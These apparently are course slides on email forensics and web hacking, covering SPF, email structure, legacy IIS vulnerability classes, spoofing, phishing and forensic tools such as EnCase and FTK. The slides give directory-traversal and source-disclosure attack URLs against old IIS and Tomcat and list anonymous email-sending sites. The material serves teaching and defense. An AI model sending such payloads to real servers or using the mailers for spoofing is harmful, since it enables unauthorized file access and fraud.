


- Applications
  - MUA –Mail User Agent
  - MTA
- Protocols
  - POP3
  - IMAP
  - SMTP

# *SPF –Sender Policy Technology*

- SPF record is set:
  - To prevent spammers from using your domain to send unauthorized emails, also called spoofing
  - Some mail recipients require SPF
  - If absent in your domain then messages can be marked as spam or even bounce back
  - lists the mail servers that are permitted to send email on behalf of your domain
  - If a message is sent through an unauthorized mail server, it's reported and can be marked as spam





# *Email Investigation*

Email is divided into Four Parts

1. Envelope (The “Received:” lines and Message -ID )
2. Message header (To, from, return path, subject, content-Type and first date and Time)
3. Email body
4. Attachments



# *Public and Private IP range*

## Private IP address:

- a non-Internet facing IP address on an internal network
- provided by network devices, such as routers, using network address translation NAT
- reserved by the Internet Assigned Numbers Authority (IANA):
  - Class A 10.0.0.0 to 10.255.255.255
  - Class B 172.16.0.0 to 172.31.255.255
  - Class C 192.168.0.0 to 192.168.255.255

## Public IP Addresses:

- issued by an ISP and will have number ranges from 1 to 191 in the first octet

# ***WEB HACKING***

# *Web Hacking*

- Exploiting vulnerabilities in web server software and associated software packages
- An attacker with the right set of tools and ready-made exploits can bring down a vulnerable web server in minutes
- Some of the most devastating Internet worms have historically exploited these kinds of vulnerabilities
- E.g. most recognizable Internet worms in history, Code Red and Nimda, both are exploited vulnerabilities in Microsoft's IIS web server software

# *Categories for Web server vulnerabilities*

## Sample files

- Source code disclosure
- Canonicalization
- Server extensions
- Input validation (e.g. buffer overflows)

# *1. Sample Files*

- Web platforms present a dizzying array of features and functionality
- In the desire to make their products easy to use, vendors frequently ship them with sample scripts and code snippets demonstrating the product's rich and full feature set
- functionality is dangerous if poorly configured or left exposed to the public

# *Sample file vulnerabilities of Microsoft's IIS 4.0*

- It allows attackers to download ASP source code
- Not a bug, but an example of poor packaging
- Sample code was installed by default
  - `showcode.asp` and `codebrews.asp`

files enabled an attacker to view almost any file on  
the server

<http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=../../../../../boot.ini>

<http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=../../../../../winnt/repair/setup.log>

## 2. *Source Code Disclosure vulnerabilities*

- Attacks allows a malicious user to view the source code of application files on a vulnerable web server
- Under certain conditions, the attacker can combine this with other techniques to view important protected files such as: `/etc/passwd`, `global.asa`
- Includes the IIS `+.htr` vulnerability and similar issues with Apache Tomcat and BEA WebLogic related to appending special characters to requests for JSP



- For example, consider a Web site running Microsoft Internet Information Server (IIS)
- By sending the following URL to the Web server:  
<http://www.acme-hackme.com/example.%61%73%70>
- The attacker may be able to retrieve the source code of the example
- This would occur because of a vulnerability in the IIS server's handling of .asp files, which allows a remote attacker to obtain the source code of the .asp files
- If IIS is installed on a FAT partition and an attacker sends a Unicode encoded request for an .asp file (%61%73%70 is a unicode encoding of "asp"), the IIS server does not recognize it as an ASP file and therefore does not execute it, but rather passes the ASP source code to the Web browser

Here are examples of attacks :

1. <http://www.iisvictim.example/global.asa+.htr>
2. <http://www.weblogicserver.example/index.js%70>
3. [http://  
www.tomcatserver.example/examples/jsp/num/numgu  
ess.js%70](http://www.tomcatserver.example/examples/jsp/num/numguess.js%70)

- It is good practice to assume that the logic of your web application pages will be exposed to prying eyes, and you should never store sensitive data, such as database passwords or encryption keys, in your application source

- A buffer overflow in the HTR ISAPI extension has been reported for the Microsoft IIS
- The ASP has superceded HTR, which is a scripting technology for IIS
- A condition exists in the HTR ISAPI extension that may enable a remote attacker to send a number of malformed requests, which can overwrite the locations in memory with attacker-supplied data
- This condition affects IIS 4.0 and IIS 5.0. Disabling the extension may effectively mitigate this condition
- Exploiting this vulnerability may result in a Denial of Service or allow for a remote attacker to execute arbitrary instructions on the victim host
- not present in the Cisco products themselves
- Microsoft has released an IIS cumulative patch to address all these issues

### 3. Canonicalization Attacks

- Canonical means the simplest or most standard form of something
  - It is the process of converting something from one representation to the simplest form
  - The process of resolving a resource to a standard (canonical) name is called canonicalization
- Computer and network resources can often be addressed using more than one representation
- E.g., file C:\text.txt  
may also be accessed ..\text.txt or \computer\C\$\text.txt

- There are multiple methods of representing resource names on a computer system
- An application relying solely on a resource name to control access may incorrectly make an access control decision if the name is specified in an unrecognized format

- Microsoft IIS and other NT web servers contain a vulnerability that allows remote users to obtain the source code for an ASP file.
- When one appends ::\$DATA to an asp being requested, the ASP source will be returned, instead of executing the ASP.
- For example: `http://xyz/myasp.asp::$DATA` will return the source of `myasp.asp`, instead of executing it.

## 4. *Server Extensions*

- a web server provides a minimum of functionality; much of the whizbang comes in the form of extensions, which are code libraries that add on to the core HTTP engine to provide features such as dynamic script execution, security, caching and more
- Vulnerabilities in web server extensions such as:
  - Microsoft's Indexing extension, which fell victim to buffer overflows
  - Internet Printing Protocol (IPP), Microsoft extension that fell victim to buffer overflow attacks circa IIS5
  - Web Distributed Authoring and Versioning (WebDAV)



- WebDAV extensions have been particularly affected by vulnerabilities in recent years
- Designed to allow multiple people to access, upload, and modify files to a web server
- many serious issues identified in Microsoft and Apache's WebDAV implementations
- The Microsoft WebDAV Translate:
  - example of what happens when an attacker sends unexpected input that causes the web server to fork execution over to a vulnerable add-on library

# *Email hacking*

- Unauthorized access to or manipulation of an email account or email correspondence
- Email is a widely used communication mechanism that can be categorized into two basic types: web-based service open and closed
  - Open web-based services: provides email accounts to anyone, either for free / fee
  - Closed web-based services: are managed by organizations who provide email accounts only to their members

# Email Hijacking

Techniques for email hacking:

- email spoofing, Phishing, social engineering tools or inserting viruses in a user computer

## 1) Email Spoofing:

- the spammer sends emails from a known domain, so the receiver thinks that he knows this person and opens the mail
- Such mails normally contain suspicious links, doubtful content, requests to transfer money etc.

## 2) Phishing:

- a type of cyber attack that involves emails that appear to be from legitimate businesses that the user may be associated

From: Amazon <management@mazoncanada.ca> on behalf of  
To: [REDACTED]  
Cc:  
Subject: Suspension

not an Amazon email address  
(note the missing A in Amazon)

# amazon.com\*

Dear Client,

Generic non-personalized greeting

We have sent you this e-mail, because we have strong reason to believe, your account has been used by someone else in order to prevent any fraudulent activity from occurring we are required to open an investigation into this matter. We've locked your Amazon account, and you have 36 hours to verify it, or we have the right to terminate it.

To confirm your identity with us click the link bellow:

<https://www.amazon.com/exec/obidos/sign-in.html>

Sincerely,

Hovering over the link reveals it points to a non-Amazon site - "http://redirect.kereskedj.com"

The Amazon Associates Team



© 1996-2013, Amazon.com, Inc. or its affiliates

# *Preventing email hacking*

- Encryption should be used
- Security measures such as a sniffer and an IDS for detecting any network intrusion attempts
- Hiring of Certified Ethical Hacker to perform a simulated attack in order to find any gaps in existing network security

- [www.sendanonymousemail.net](http://www.sendanonymousemail.net)
- [www.anonymailer.net/](http://www.anonymailer.net/)
- <https://emkei.cz/>

- *Client-based* e-mail refers:
  - to programs installed on the client for reading e-mail, such as Outlook Express, Outlook and generic UNIX readers
- *Web-based* e-mail refers:
  - to online e-mail resources such as Yahoo!, Gmail, Hotmail, AOL and Excite that are usually accessed through a browser

# *Email Analysis/Hacking Tools*

- Paraben's E-mail Examiner
- Paraben's Network E-mail Examiner
- OutIndex
- Guidance Software's EnCase
- Access Data's Forensic Toolkit (FTK)



# *Paraben's Network E-mail Examiner*

- ability to convert mailboxes from Novell GroupWise, Lotus Notes, or EDB databases to Outlook PST, MSG, or EML
- perform searches or browse the mailboxes in the NSF, DB and EDBs

# *OST files*

- Repair a damaged OST or convert an Outlook OST file to PST format
- Kernel for OST to PST Conversion by Nucleus Data Recovery converts OST files to PST

[www.nucleustechnologies.com/exchange-ost-recovery.html](http://www.nucleustechnologies.com/exchange-ost-recovery.html)

# *Transend Migrator*


## *([www.transend.com/](http://www.transend.com/))*

- great tool for performing a number of e-mail tasks
- Converts EML, Text, mbox and many other e-mail formats to Outlook PST format
- The Forensic version converts various e-mail formats to e-discovery and file formats such as PDF, TIFF, and HTML


# *Transend Migrator Forensic version*

Yahoo! e-mail in an easy three-step process:

1. Select POP Server from the Convert From drop-down box and Exchange/Outlook from the Convert To drop-down box



2. Enter your username, POP server, and password. Then click Next



The screenshot shows a Windows-style application window titled "Transend Migrator Forensic Edition - Email Conversion". The window has a menu bar with "Edit License" and "Help". On the left side, there is a graphic of two overlapping folders, each labeled "To:", "From:", and "Subject:", with a large downward-pointing arrow between them. The main area of the window is titled "POP Server Information" and contains three input fields: "User Name:" with the text "userid", "POP Server:" with the text "pop.domain.com", and "Password:" which is empty. At the bottom of the window, there is a row of buttons: "Help", "Options...", "<-Back", "Next->", and "Exit". The "Next->" button is highlighted with a dotted border. Below the buttons, a status bar displays "Licensed To: Unlicensed - maximum 5 messages per folder".

Transend Migrator Forensic Edition - Email Conversion

Edit License Help

**POP Server Information**

User Name:


POP Server:

Password:

Help Options... <-Back Next-> Exit

Licensed To: Unlicensed - maximum 5 messages per folder

3. Enter a PST filename and password, if required, and then click Next
4. Select the folder you want and click Next
5. Click Run



- Download Gmail with a POP client by enabling POP on your Gmail account:
  1. Click the Settings link
  2. Click the Forwarding and POP/IMAP tab
  3. Choose the Enable POP For All Mail option, and then click Save Changes

# *Client Based Email*

- Programs such as Outlook and Outlook Express
- typically stored on the hard drive in an e-mail archive
- easier to work with than Internet-hosted mail in corporate environments the e-mail exists on a company-owned asset
- both the incoming and outgoing e-mails are recorded; this is not always the case for Internet-hosted e-mail
- overloaded corporate investigators is ease of access to the mail server
- Investigators will have access either to the e-mail on the suspect's computer or the company-owned servers
- much easier than demanding e-mail from an externally hosted e-mail provider



# *PST (Microsoft Outlook) Examination*

## *Tools*

- Paraben's E-mail Examiner, Guidance Software's EnCase, Access Data's FTK, and Microsoft Outlook or libPST package
- Paraben's E-mail Examiner:
  - Outlook files can be read
  - PST converter to translate the contents of the PST file into a generic UNIX mailbox format
  - The text file is then easily read and searched by E-mail Examiner
  - Supports a large number of e-mail formats and very fast conversion
- EnCase:
  - to open and search the contents of the PST directly
- FTK:
  - capable of searching through multiple mail files i.e. Outlook, Outlook Express, AOL, Netscape, Yahoo!, Earthlink, Eudora, Hotmail, and MSN e-mail
  - provides an intuitive interface for reviewing large amounts of e-mail
  - identify and segregate webmail from other e-mail

# Microsoft Outlook Data Configuration Files

Data and Configuration Files	Location
Outlook data files (.PST)	<i>drive:\Documents and Settings\&lt;user&gt;\Local Settings\Application Data\Microsoft\Outlook</i>
Offline folders file (.OST)	<i>drive:\Documents and Settings\&lt;user&gt;\Local Settings\Application Data\Microsoft\Outlook</i>
Personal Address Book (.PAB)	<i>drive:\Documents and Settings\&lt;user&gt;\Local Settings\Application Data\Microsoft\Outlook</i>
Offline Address Books (.OAB)	<i>drive:\Documents and Settings\&lt;user&gt;\Local Settings\Application Data\Microsoft\Outlook</i>
Outlook contacts nicknames (.NK2)	<i>drive:\Documents and Settings\&lt;user&gt;\Application Data\Microsoft\Outlook</i>
Rules (.RWZ)	<i>drive:\Documents and Settings\&lt;user&gt;\Application Data\Microsoft\Outlook</i> . Note: If you use the rules import or export feature, the default location for .RWZ files is <i>drive:\Documents and Settings\&lt;user&gt;\My Documents</i>
Signatures (.RTF, .TXT, .HTM)	<i>drive:\Documents and Settings\&lt;user&gt;\Application Data\Microsoft\Signatures</i>
Dictionary (.DIC)	<i>drive:\Documents and Settings\&lt;user&gt;\Application Data\Microsoft\Proof</i>
Message (.MSG, .HTM, .RTF)	<i>drive:\Documents and Settings\&lt;user&gt;\My Documents</i>

# *PST Converter*

1. Start the PST Converter
2. Choose File | Import PST Files to open the PST Converter dialog box OR go to Program Files\Paraben Corporation\E-mail Examiner and double-click pstconv.exe
3. select the PST files to convert into a generic format by clicking Add Files
4. Carefully select the destination directory, click Convert. After conversion files will automatically appear in E-mail Examiner
5. If you used the pstconv.exe utility and you need to open the e-mail later, choose File | Open Mailbox
6. Select Files Of Type “Generic mail [\*.\*)” and find the folder in which you chose to store the converted files
